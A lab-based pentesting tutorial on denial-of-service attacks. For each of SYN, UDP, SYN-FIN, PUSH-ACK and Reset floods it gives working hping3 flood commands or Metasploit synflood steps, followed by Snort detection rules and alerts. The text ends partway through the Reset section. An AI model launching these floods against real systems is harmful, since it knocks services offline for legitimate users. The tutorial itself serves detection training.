



DDoS

DDoS Attack

Pentesting Guide

Original Author: *Rahul Virmani*



Table of Contents

Abstract.....	3
Introduction.....	4
What is DOS/DDOS Attack.....	4
DOS/DDOS Categories	5
How to Perform a DOS Attack?	6
TCP SYN Flood	7
UDP Flood.....	9
SYN FIN Flood	11
PUSH ACK Flood	12
Reset Flood	14
FIN Flood	15
Smurf Attack	17
TCP Flood Attack using LOIC.....	19
UDP Flood Attack using LOIC	21
TCP Flood Attack using HOIC	23
GoldenEye	26
Slowloris.....	27
Xerxes	29
Conclusion	31
References	31



Abstract

A [Distributed] Denial of Service ([D]DoS) attack is a malicious attempt to disrupt the regular functioning of a network, service, or website by overwhelming it with a flood of internet traffic. The primary goal is to render the target system inaccessible to legitimate users, causing downtime, financial losses, and potential damage to the target's reputation.

In this report, we are going to describe DOS/DDOS attack, here we will cover What is dos attack; How one can lunch Dos attack on any targeted network and What will be its outcome and How victim can predict for Dos attack for his network.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.



Introduction

In our report, we will explore several scenarios of DOS attack and receive alert for Dos attack through the Network Intrusion Detection System (NIDS) Snort. DOS can be performed in many ways either using a command line tool such as Hping3 or GUI based tool. Additionally, pentesters will learn how to Perform Dos attack using GUI tools as well as a command line tool and get an alert through Snort.

For the lab setup, here are the requirements:

Attacker machine: Kali Linux

Victim machine: Ubuntu

Optional: Wireshark (we have added it in our tutorial so that we can clearly confirm all incoming and outgoing packet of the network)

What is DOS/DDOS Attack

From Wikipedia

A **denial-of-service attack** (DoS attack) is a cyber-attack where the attacker looks for to make a machine or network resource unavailable to its deliberated users by temporarily or indefinitely services of disturbing a host connected to the Internet. Denial of service is usually accomplished by flooding the targeted machine or resource with excessive requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

In a **distributed denial-of-service attack** (DDoS attack), the incoming traffic flooding the victim originates from many different sources. A DoS or DDoS attack is analogous to a group of people crowding the entry door or gate to a shop or business, and not letting legitimate parties enter into the shop or business, disrupting normal operations.


Basically, the attacker machine either himself sends infinite request packets on the target machine without waiting for reply packet form target network or uses bots (host machines) to send request packet on the target machine. Let study more above it using given below image, here you can observe 3 Phases where **Attacker machine** is placed at the **Top** while **Middle** part holds **Host machine** which is control by attacker machine and at **Bottom**, you can see **Target machine**.

From given below image you can observe that the attacker machine want to send ICMP echo request packet on the target machine with help of bots so this will increase the number of attacker and number of request packet on the target network and cause traffic Flood. Now at that time, the targeted network gets overloaded and hence lead some service down then prevent some or all legitimate requests from being fulfilled.

DOS/DDOS Categories

- **Volume Based Attack:** The attack's objective is to flood the bandwidth of the target networks by sending ICMP or UDP or TCP traffic in per bits per second.
- **Protocol-Based Attack:** This kind of attack focus actual target server resources by sending packets such TCP SYN flood, Ping of death or Fragmented packets attack per second to demolish the target and make it unresponsive to other legitimate requests.
- **Application Layer Attack:** Rather than attempt to demolish the whole server, an attacker will focus their attack on running applications by sending request per second, for example, attacking WordPress, Joomla web server by infinite request on apache to make it unresponsive to other legitimate requests.

Distributed Denial Of Service Attack (DDOS)





How to Perform a DOS Attack?

If you are aware of OSI 7 layers model then you may know that whenever we send a request packet to the server for accessing any particular service, for example, browsing Google.com then this process executes by passing through 7 layers of OSI model and at last we are able to access Google.com on the browser.

Now suppose port 80 is open in target's network (192.168.1.107) for accessing its HTTP services so that you can open their website through your browser and get the information available in those web pages. So basically, attacker plan to slow down HTTP service for another user who wants to interact with target machine through port 80 as result server will not able to reply the other legitimate requests and this will consider as Protocol Dos attack.

An attacker can use any tool for DOS attack but we are using Hping3 for attacking to generate traffic flood for the target's network to slow down its HTTP service for other users.

```
hping3 -F --flood -p 80 192.168.1.107
```


Above command will send endless request packet per second on port 80 of the target's network.

```
root@kali:~# hping3 -F --flood -p 80 192.168.1.107
HPING 192.168.1.107 (eth0 192.168.1.107): F set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

What will the Effect of Dos Attack?

As we had described that any kind of Dos attack will affect the server services to their users and clients in establishing a connection with it. Here also when we had sent infinite request packet on port 80 of target's network then it should make HTTP service unable for legitimate users.

So now if I will explore target IP on your browser for accessing their web site as a legitimate user then you can observe that the browser is unable to connect with the server for HTTP services as shown in given below image.



How to Predict DOS Attack in Our Network?

Configure IDS in your network which will monitor the incoming network traffic on your network and generates the alert for suspicious traffic to system administrators. We had install Snort on the system (ubuntu: 192.168.1.107) as NIDS (Network Intrusion Detection System) kindly read our previous both articles related to Snort Installation ([Manually](#) or using [apt-respiratory](#)) and its [rule configuration](#) to enable it as IDS for your network.

TCP SYN Flood

Execute given below command in ubuntu's terminal to open snort local rule file in text editor.

```
sudo gedit /etc/snort/rules/local.rules  
alert tcp any any -> 192.168.1.107 any ( msg:"SYN Flood Dos"; flags:S; sid:1000006; )
```

Above rule will monitor incoming TCP-SYN packets on 192.168.1.107 by generating alert for it as "SYN Flood Dos". Now turn on IDS mode of snort by executing given below command in terminal:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```




```
local.rules x
alert tcp any any -> 192.168.1.107 any ( msg:'SYN Flood Dos'; flags:S;
sid:1000006; )
```

Now test the above rule by sending infinite SYN packet using the attacker's machine. Open the terminal and enter **msfconsole** for Metasploit framework and execute given below command to run the syn flood exploit.

This exploit will send countless syn packets on the target's network to demolish its services.

```
use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > set rhost 192.168.1.107 (target IP)
msf auxiliary(synflood) > set shost 192.168.1.105 (attacker's IP )
msf auxiliary(synflood) > exploit
```

We have set shost for attacker's IP only for tutorial else it was optional or you can address any random IP of your network, now can see SYN flood has been launched on port 80 by default it is considered as **Protocol Based Dos Attack** as described above.



```
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(synflood) > set rhost 192.168.1.107
rhost => 192.168.1.107
msf auxiliary(synflood) > set shost 192.168.1.105
shost => 192.168.1.105
msf auxiliary(synflood) > exploit
[*] SYN flooding 192.168.1.107:80...
```

As I had declaimed above why we are involving Wireshark in this tutorial so that you can clearly see the packet sends from an attacker network to targets network. Hence in given below image, you can notice endless SYN packet has sent on target's network on port 80.



No.	Time	Source	Destination	Proto	Leng	Info
9	1.7378...	192.168.1.105	192.168.1.1...	TCP	54	28173 → 80 [SYN] Seq=0 Win=2118 Len=0
10	1.7399...	192.168.1.105	192.168.1.1...	TCP	54	3142 → 80 [SYN] Seq=0 Win=1824 Len=0
11	1.7420...	192.168.1.105	192.168.1.1...	TCP	54	28796 → 80 [SYN] Seq=0 Win=2205 Len=0
12	1.7440...	192.168.1.105	192.168.1.1...	TCP	54	50105 → 80 [SYN] Seq=0 Win=4025 Len=0
13	1.7461...	192.168.1.105	192.168.1.1...	TCP	54	50507 → 80 [SYN] Seq=0 Win=2036 Len=0
14	1.7483...	192.168.1.105	192.168.1.1...	TCP	54	59030 → 80 [SYN] Seq=0 Win=42 Len=0
15	1.7502...	192.168.1.105	192.168.1.1...	TCP	54	17881 → 80 [SYN] Seq=0 Win=1361 Len=0
16	1.7526...	192.168.1.105	192.168.1.1...	TCP	54	58715 → 80 [SYN] Seq=0 Win=3952 Len=0
17	1.7544...	192.168.1.105	192.168.1.1...	TCP	54	30545 → 80 [SYN] Seq=0 Win=4046 Len=0
18	1.7564...	192.168.1.105	192.168.1.1...	TCP	54	10335 → 80 [SYN] Seq=0 Win=1804 Len=0
19	1.7580...	192.168.1.105	192.168.1.1...	TCP	54	53213 → 80 [SYN] Seq=0 Win=3570 Len=0

Frame 9: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
 Ethernet II, Src: Vmware_2a:f5:f2 (00:0c:29:2a:f5:f2), Dst: Apple_1d:b7:aa (e0:f8:47:1d:b7:aa)
 Internet Protocol Version 4, Src: 192.168.1.105, Dst: 192.168.1.107

Come back to over your target machine where you will notice that snort is exactly in same way capturing all incoming traffic here you will observe that it is generating **alerts** for “SYN Flood Dos”. Hence you can block the attacker’s IP (192.168.1.105) to protect your network from discard all further coming packets toward your network.

```
12/20-23:16:56.191297  [**] [1:1000006:0] SYN Flood Dos [**] [Priority: 0] {TCP}
192.168.1.105:12689 -> 192.168.1.107:80
12/20-23:16:56.191347  [**] [1:1000006:0] SYN Flood Dos [**] [Priority: 0] {TCP}
192.168.1.105:28589 -> 192.168.1.107:80
12/20-23:16:56.191400  [**] [1:1000006:0] SYN Flood Dos [**] [Priority: 0] {TCP}
192.168.1.105:2457 -> 192.168.1.107:80
12/20-23:16:56.191455  [**] [1:1000006:0] SYN Flood Dos [**] [Priority: 0] {TCP}
192.168.1.105:56854 -> 192.168.1.107:80
12/20-23:16:56.191508  [**] [1:1000006:0] SYN Flood Dos [**] [Priority: 0] {TCP}
192.168.1.105:37110 -> 192.168.1.107:80
12/20-23:16:56.191557  [**] [1:1000006:0] SYN Flood Dos [**] [Priority: 0] {TCP}
192.168.1.105:23392 -> 192.168.1.107:80
```

UDP Flood

Now again open local rule files for generating alert for UDP flood Dos attack and enter given below rule and save the file.

```
alert udp any any -> 192.168.1.107 any (msg: "UDP Flood Dos"; sid:1000001; )
```

The above rule will monitor incoming UDP packets on 192.168.1.107 by generating alert for it as “UDP Flood Dos”. Now turn on IDS mode of snort by executing given below command in terminal:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```




We are using Hping3 for attacking to generate traffic flood for target's network to slow down its UDP service for other users it is considered as **Volume Based Dos Attack** as described above.

```
hping3 --udp --flood -p 80 192.168.1.107
```

Above command will send endless bits packet per second on port 80 of the target's network.

```
root@kali:~# hping3 --udp --flood -p 80 192.168.1.107
HPING 192.168.1.107 (eth0 192.168.1.107): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

From given below image you can observe Wireshark has captured UDP packets from 192.168.1.105 to 192.168.1.107



Come back to over your target machine where snort is capturing all incoming traffic here you will observe that it is generating alert for UDP Flood Dos attack. Hence you can block the attacker's IP to protect your network from further scanning.

```

12/20-23:28:36.862873  [**] [1:1000001:0] UDP Flood Dos [**] [Priority: 0] {UDP}
192.168.1.105:572 -> 192.168.1.107:80
12/20-23:28:36.862875  [**] [1:1000001:0] UDP Flood Dos [**] [Priority: 0] {UDP}
192.168.1.105:573 -> 192.168.1.107:80
12/20-23:28:36.862878  [**] [1:1000001:0] UDP Flood Dos [**] [Priority: 0] {UDP}
192.168.1.105:574 -> 192.168.1.107:80
12/20-23:28:36.862881  [**] [1:1000001:0] UDP Flood Dos [**] [Priority: 0] {UDP}
192.168.1.105:575 -> 192.168.1.107:80
12/20-23:28:36.862884  [**] [1:1000001:0] UDP Flood Dos [**] [Priority: 0] {UDP}
192.168.1.105:576 -> 192.168.1.107:80
12/20-23:28:36.862886  [**] [1:1000001:0] UDP Flood Dos [**] [Priority: 0] {UDP}
192.168.1.105:577 -> 192.168.1.107:80
12/20-23:28:36.862889  [**] [1:1000001:0] UDP Flood Dos [**] [Priority: 0] {UDP}
192.168.1.105:578 -> 192.168.1.107:80

```

SYN FIN Flood

By default, snort capture SYN FIN Flood packets turn on IDS mode using given below command.

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```

Again, we are using Hping3 for attacking to generate traffic flood for the target's network to slow down network services for other users.

```
hping3 -SF --flood -p 80 192.168.1.107
```

Above command will send endless bits packet per second on port 80 of the target's network.

```

root@kali:~# hping3 -SF --flood -p 80 192.168.1.107
HPING 192.168.1.107 (eth0 192.168.1.107): SF set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

```

Hence in given below image, you can notice endless SYN-FIN packet has sent from 192.168.1.105 to 192.168.1.107 on port 80.

ip.addr==192.168.1.107								Expression...	+
No.	Time	Source	Destination	Prot	Leng	Info			
17	7.4748...	192.168.1.105	192.168.1.1...	TCP	54	2371 → 80 [FIN, SYN] Seq=0 Win=512 L...			
18	7.4749...	192.168.1.105	192.168.1.1...	TCP	54	2372 → 80 [FIN, SYN] Seq=0 Win=512 L...			
19	7.4749...	192.168.1.105	192.168.1.1...	TCP	54	2373 → 80 [FIN, SYN] Seq=0 Win=512 L...			
20	7.4750...	192.168.1.105	192.168.1.1...	TCP	54	2374 → 80 [FIN, SYN] Seq=0 Win=512 L...			
21	7.4751...	192.168.1.105	192.168.1.1...	TCP	54	2375 → 80 [FIN, SYN] Seq=0 Win=512 L...			
22	7.4751...	192.168.1.105	192.168.1.1...	TCP	54	2376 → 80 [FIN, SYN] Seq=0 Win=512 L...			
23	7.4752...	192.168.1.105	192.168.1.1...	TCP	54	2377 → 80 [FIN, SYN] Seq=0 Win=512 L...			
24	7.4753...	192.168.1.105	192.168.1.1...	TCP	54	2378 → 80 [FIN, SYN] Seq=0 Win=512 L...			
25	7.4754...	192.168.1.105	192.168.1.1...	TCP	54	2379 → 80 [FIN, SYN] Seq=0 Win=512 L...			
26	7.4754...	192.168.1.105	192.168.1.1...	TCP	54	2380 → 80 [FIN, SYN] Seq=0 Win=512 L...			
27	7.4755...	192.168.1.105	192.168.1.1...	TCP	54	2381 → 80 [FIN, SYN] Seq=0 Win=512 L...			

Come back to over your target machine where you will notice that snort is exactly in same way capturing all incoming traffic here you will observe that it is generating **alerts** for “SYN-FIN Flood Dos”. Hence you can block the attacker’s IP (192.168.1.105) to protect your network from discard all further coming packets toward your network.

```

92.168.1.105:21529 -> 192.168.1.107:80
12/20-23:31:38.769285  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attempt
ed Information Leak] [Priority: 2] {TCP} 192.168.1.105:21529 -> 192.168.1.107:80
12/20-23:31:38.769294  [**] [1:1000001:0] SYN-FIN Dos [**] [Priority: 0] {TCP} 1
92.168.1.105:21530 -> 192.168.1.107:80
12/20-23:31:38.769294  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attempt
ed Information Leak] [Priority: 2] {TCP} 192.168.1.105:21530 -> 192.168.1.107:80
12/20-23:31:38.769339  [**] [1:1000001:0] SYN-FIN Dos [**] [Priority: 0] {TCP} 1
92.168.1.105:21531 -> 192.168.1.107:80
12/20-23:31:38.769339  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attempt
ed Information Leak] [Priority: 2] {TCP} 192.168.1.105:21531 -> 192.168.1.107:80
12/20-23:31:38.769348  [**] [1:1000001:0] SYN-FIN Dos [**] [Priority: 0] {TCP} 1
92.168.1.105:21532 -> 192.168.1.107:80
12/20-23:31:38.769348  [**] [1:624:7] SCAN SYN FIN [**] [Classification: Attempt
ed Information Leak] [Priority: 2] {TCP} 192.168.1.105:21532 -> 192.168.1.107:80
12/20-23:31:38.774645  [**] [1:1000001:0] SYN-FIN Dos [**] [Priority: 0] {TCP} 1
92.168.1.105:21533 -> 192.168.1.107:80

```

PUSH ACK Flood

Now again open local rule files for generating alert for some combination of flags such as PSH-ACK packets and enter given below rule and save the file.

```

alert tcp any any -> 192.168.1.107 any (msg: "PUSH-ACK Flood Dos"; sid:1000001; flags:PA; )

```

The above rule will monitor incoming TCP-PSH/ACK packets on 192.168.1.107 by generating alert for it as “PUSH-ACK Flood Dos”. Now turn on IDS mode of snort by executing given below command in terminal:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```

```
local.rules x
alert TCP any any -> 192.168.1.107 any (msg:"PUSH-ACK Dos"; sid:1000001; flags:PA;)
www.hackingarticles.in
```


Again, we are using Hping3 for attacking to generate traffic flood for the target's network to slow down network services for other users.

```
hping3 -PA --flood -p 80 192.168.1.107
```

Above command will send endless bits packet per second on port 80 of the target's network.

```
root@kali:~# hping3 -PA --flood -p 80 192.168.1.107
HPING 192.168.1.107 (eth0 192.168.1.107): AP set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Hence in given below image, you can notice endless PSH-ACK packet has sent from 192.168.1.105 to 192.168.1.107 on port 80.



No.	Time	Source	Destination	Prot	Leng	Info
17	1.6561...	192.168.1.105	192.168.1.1...	TCP	54	2375 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
18	1.6562...	192.168.1.105	192.168.1.1...	TCP	54	2376 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
19	1.6562...	192.168.1.105	192.168.1.1...	TCP	54	2377 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
20	1.6564...	192.168.1.105	192.168.1.1...	TCP	54	2378 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
21	1.6564...	192.168.1.105	192.168.1.1...	TCP	54	2379 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
22	1.6565...	192.168.1.105	192.168.1.1...	TCP	54	2380 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
23	1.6565...	192.168.1.105	192.168.1.1...	TCP	54	2381 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
24	1.6566...	192.168.1.105	192.168.1.1...	TCP	54	2382 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
25	1.6566...	192.168.1.105	192.168.1.1...	TCP	54	2383 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
26	1.6567...	192.168.1.105	192.168.1.1...	TCP	54	2384 → 80 [PSH, ACK] Seq=1 Ack=1 Win...
27	1.6568...	192.168.1.105	192.168.1.1...	TCP	54	2385 → 80 [PSH, ACK] Seq=1 Ack=1 Win...

Come back to over your target machine where you will notice that snort is exactly in same way capturing all incoming traffic here you will observe that it is generating **alerts** for “PUSH-ACK Flood Dos”. Hence you can block the attacker's IP (192.168.1.105) to protect your network from discard all further coming packets toward your network.


```
192.168.1.105:3009 -> 192.168.1.107:80
12/20-23:35:57.987228  [**] [1:1000001:0] PUSH-ACK Dos [**] [Priority: 0] {TCP}
192.168.1.105:3010 -> 192.168.1.107:80
12/20-23:35:57.987282  [**] [1:1000001:0] PUSH-ACK Dos [**] [Priority: 0] {TCP}
192.168.1.105:3011 -> 192.168.1.107:80
12/20-23:35:57.987291  [**] [1:1000001:0] PUSH-ACK Dos [**] [Priority: 0] {TCP}
192.168.1.105:3012 -> 192.168.1.107:80
12/20-23:35:57.987337  [**] [1:1000001:0] PUSH-ACK Dos [**] [Priority: 0] {TCP}
192.168.1.105:3013 -> 192.168.1.107:80
12/20-23:35:57.987346  [**] [1:1000001:0] PUSH-ACK Dos [**] [Priority: 0] {TCP}
192.168.1.105:3014 -> 192.168.1.107:80
```

Reset Flood

Now again open local rule files for generating alert for Reset flag packets and enter given below rule and save the file.

```
alert tcp any any -> 192.168.1.107 any (msg: "Reset Dos"; sid:1000001; flags:R; )
```

Above rule will monitor incoming TCP-RST packets on 192.168.1.107 by generating alert for it as "Reset Dos". Now turn on IDS mode of snort by executing given below command in terminal:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0
```

```
local.rules x
alert TCP any any -> 192.168.1.107 any (msg:"RESET Dos"; sid:1000001;flags:R;)
```

www.hackingarticles.in


Again, we are using Hping3 for attacking to generate traffic flood for the target's network to slow down network services for other users.

```
hping3 -R --flood -p 80 192.168.1.107
```

Above command will send endless bits packet per second on port 80 of the target's network.

```
root@kali:~# hping3 -R --flood -p 80 192.168.1.107
HPING 192.168.1.107 (eth0 192.168.1.107): R set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Hence in given below image, you can notice endless RST (Reset) packet has sent from 192.168.1.105 to 192.168.1.107 on port 80.



No.	Time	Source	Destination	Prot	Leng	Info
7	0.8190...	192.168.1.105	192.168.1.1...	TCP	54	2320 → 80 [RST] Seq=1 Win=512 Len=0
8	0.8192...	192.168.1.105	192.168.1.1...	TCP	54	2321 → 80 [RST] Seq=1 Win=512 Len=0
